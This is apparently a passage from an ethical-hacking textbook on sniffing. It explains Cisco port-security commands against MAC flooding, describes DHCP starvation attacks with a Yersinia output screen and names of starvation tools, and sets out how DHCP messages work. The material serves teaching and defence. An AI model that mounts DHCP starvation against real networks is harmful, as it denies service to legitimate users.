


Figure 8.24: Blocking MAC flooding

Configuring Port Security on Cisco Switch

Source: *https://www.cisco.com*

Steps to restrict traffic through a port by limiting and identifying MAC addresses of the stations allowed to access the port:

1. **`interface interface_id`**

   Enters interface configuration mode and enters the physical interface to configure, for example, gigabitethernet 3/1.

2. **`switchport mode access`**

   Sets the interface mode as access; an interface in the default mode (dynamic desirable) cannot be configured as a secure port.

3. **`switchport port-security`**

   Enables port security on the interface.

4. **`switchport port-security maximum value`**

   Sets the maximum number of secure MAC addresses for the interface. The range is 1 to 3072; the default is 1.

5. **`switchport port-security violation {restrict | shutdown}`**

   Sets the violation mode, the action to be taken when a security violation {restrict | shutdown} is detected.

6. **`switchport port-security limit rate invalid-source-mac`**

   Sets the rate limit for bad packets.

7. **`switchport port-security mac-address mac_address`**

   Enters a secure MAC address for the interface. You can use this command to enter the maximum number of secure MAC addresses.

8. **`switchport port-security mac-address sticky`**

   Enables sticky learning on the interface.

9. **`end`**

   Returns to privileged EXEC mode.

10. **`show port-security address`**

    `or`

    `show port-security address interface interface_id`

    Verifies your entries.

Some additional commands to configure the Cisco port security feature:

- **`switchport port-security maximum 1 vlan access`**

  Sets the maximum number of secure MAC addresses for the interface. The range is 1 to 3072. The default is 1.

- **`switchport port-security aging time 2`**

  Sets the aging time for the secure port.

- **`switchport port-security aging type inactivity`**


  The type keyword sets the aging type as absolute or inactive.

- **`snmp-server enable traps port-security trap-rate 5`**


  Controls the rate at which SNMP traps are generated.

DHCP Starvation Attack

- This is a denial-of-service (DoS) attack on the DHCP servers where the attacker broadcasts **forged DHCP requests** and tries to lease all the DHCP addresses available in the DHCP scope
- Therefore, the legitimate user is **unable to obtain or renew an IP address** requested via DHCP, and fails to get access to the network


User
User will be unable to get the valid IP address
DHCP Server
Server runs out of IP addresses to allocate to valid users
My MAC address is 1b:b2:14:1c:d2:4a
My MAC address is 2f:8b:11:1f:12:3a
My MAC address is 2a:7b:12:2f:2c:4a
My MAC address is 21:ab:3c:4b:2b:42
My MAC address is 12:2b:4c:5b:6b:2a
DHCP Scope
10.10.10.1
10.10.10.2
10.10.10.3
10.10.10.254
Attacker sends many different DHCP requests with many source MACs
Attacker

DHCP Starvation Attack Tool: Yersinia


yersinia -I - Parrot Terminal
File Edit View Search Terminal Help

```
yersinia 0.8.2 by Slay & tomac - DHCP mode                                    [00:09:41]
        SIP             DIP             MessageType             Iface Last seen
        0.0.0.0         255.255.255.255 DISCOVER                eth0  11 Apr 00:09:41
        0.0.0.0         255.255.255.255 DISCOVER                eth0  11 Apr 00:09:41
        0.0.0.0         255.255.255.255 DISCOVER                eth0  11 Apr 00:09:41
        0.0.0.0         255.255.255.255 DISCOVER                eth0  11 Apr 00:09:41
        0.0.0.0         255.255.255.255 DISCOVER                eth0  11 Apr 00:09:41
        0.0.0.0         255.255.255.255 DISCOVER                eth0  11 Apr 00:09:41
        0.0.0.0         255.255.255.255 DISCOVER                eth0  11 Apr 00:09:41
        0.0.0.0         255.255.255.255 DISCOVER                eth0  11 Apr 00:09:41
        0.0.0.0         255.255.255.255 DISCOVER                eth0  11 Apr 00:09:41
        0.0.0.0         255.255.255.255 DISCOVER                eth0  11 Apr 00:09:41

          Total Packets: 1175142 ---- DHCP Packets: 1175142 ---- MAC Spoofing [X]
 DHCP Fields
        Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF
        SIP 000.000.000.000 DIP 255.255.255.255 SPort 00068 DPort 00067
        Op 01 Htype 01 HLEN 06 Hops 00 Xid 643C9869 Secs 0000 Flags 8000
        CI 000.000.000.000 YI 000.000.000.000 SI 000.000.000.000 GI 000.000.000.000
        CH 02:48:33:66:02:51 Extra
```

https://sourceforge.net

DHCP Starvation Attack Tools

- dhcpStarvation.py (*https://github.com*)
- Hyenae (*https://sourceforge.net*)
- dhcpstarv (*https://github.com*)
- Gobbler (*https://sourceforge.net*)

Sniffing Technique: DHCP Attacks

This section discusses various Dynamic Host Configuration Protocol (DHCP) attacks. A DHCP attack is an active sniffing technique used by the attackers to steal and manipulate sensitive data. This section describes how DHCP works, DHCP starvation attacks, tools used for starvation attacks, rogue server attacks, and different ways to defend against DHCP attacks.

How DHCP Works

DHCP is a client–server protocol that provides an IP address to an IP host. In addition to the IP address, the DHCP server also provides configuration-related information such as the default gateway and subnet mask. When a DHCP client device boots up, it participates in traffic broadcasting.


DHCP can assign IP configuration to hosts connecting to a network. The distribution of IP configuration to hosts simplifies the administrator’s work to maintain IP networks.

DHCP servers maintain TCP/IP configuration information in a database such as valid TCP/IP configuration parameters, valid IP addresses, and duration of the lease offered by the server. It provides address configurations to DHCP-enabled clients in the form of a lease offer.

Working of DHCP:

1. The client broadcasts a DHCPDISCOVER/SOLICIT request asking for DHCP configuration Information.
2. A DHCP-relay agent captures the client request and unicasts it to the DHCP servers available in the network.

3. A DHCP server unicasts DHCPOFFER/ADVERTISE, which contains the client's and server's MAC addresses.
4. The relay agent broadcasts DHCPOFFER/ADVERTISE in the client's subnet.
5. The client broadcasts DHCPREQUEST/REQUEST asking the DHCP server to provide the DHCP configuration information.
6. The DHCP server sends a unicast DHCPACK/REPLY message to the client with the IP configuration and information.


DHCPDISCOVER (IPv4) /
SOLICIT (IPv6) (Broadcast)
Send My DHCP
Configuration Information
1
2
3
4
User
DHCP-relay agent
DHCP Server
5
DHCPREQUEST (IPv4) / REQUEST (IPv6) (Broadcast)
6
DHCPACK (IPv4) / Reply (IPv6) (Unicast)
Here Is Your Configuration

```
IP Address: 10.0.0.20
Subnet Mask: 255.255.255.0
Default Routers: 10.0.0.1
DNS Servers: 192.168.168.2, 192.168.168.3
Lease Time: 2 days
```

Figure 8.25: Working of DHCP

DHCP Request/Reply Messages

A device that already has an IP address can use the simple request/reply exchange to obtain other configuration parameters from a DHCP server. When the DHCP client receives a DHCP offer, the client immediately responds by sending back a DHCP request packet. Devices that are not using DHCP to acquire IP addresses can still utilize DHCP's other configuration capabilities. A client can broadcast a DHCPINFORM message to request that any available server send its parameters on the usage of the network. DHCP servers respond with the requested parameters and/or default parameters carried in DHCP options of a DHCPACK message. If a DHCP request comes from a hardware address that is in the DHCP server's reserved pool and the request is not for the IP address that this DHCP server offered, the DHCP server's offer is invalid. The DHCP server can put that IP address back into the pool and offer it to another client.

DHCPv4 Message	DHCPv6 Message	Description
DHCPDiscover	Solicit	Client broadcast to locate the available DHCP servers
DHCPOffer	Advertise	Server to client in response to DHCPDiscover with the offer of configuration parameters
DHCPRequest	Request, Confirm, Renew, Rebind	Client to servers either (a) requesting offered parameters, (b) confirming the correctness of the previously allocated address, or (c) extending the lease period
DHCPAck	Reply	Server to client with configuration parameters, including the committed network address

DHCPRelease	Release	Client to server relinquishing the network address and canceling the remaining lease
DHCPDecline	Decline	Client to server indicating that the network address is already in use
N/A	Reconfigure	Server to client saying that it has new or updated configuration settings. The client then sends either a renew/reply or Information-request/reply transaction to get the updated information
DHCPInform	Information Request	Client to server asking only for local configuration parameters; the client already has the externally configured network address
N/A	Relay-Forward	A relay agent sends a relay-forward message to relay messages to servers, either directly or through another relay agent
N/A	Relay-Reply	A server sends a relay-reply message to a relay agent containing a message that the relay agent delivers to a client
DHCPNAK	N/A	Server to client indicating that the client's notion of the network address is incorrect (e.g., the client has moved to a new subnet) or the client's lease has expired

Table 8.8: DHCP request/reply messages

IPv4 DHCP Packet Format

DHCP enables communication on an IP network by configuring network devices. It assigns IP addresses and other information to computers so that they can communicate on the network in the client–server mode. DHCP has two functionalities: delivering host-specific configuration parameters and allocating network addresses to hosts.

A series of DHCP messages is used in communication between DHCP servers and DHCP clients. DHCP messages have the same format as that of Bootstrap Protocol (BOOTP) messages. This is because DHCP maintains its compatibility with BOOTP relay agents, thus eliminating the need to change the BOOTP client's initialization software to interoperate with DHCP servers.

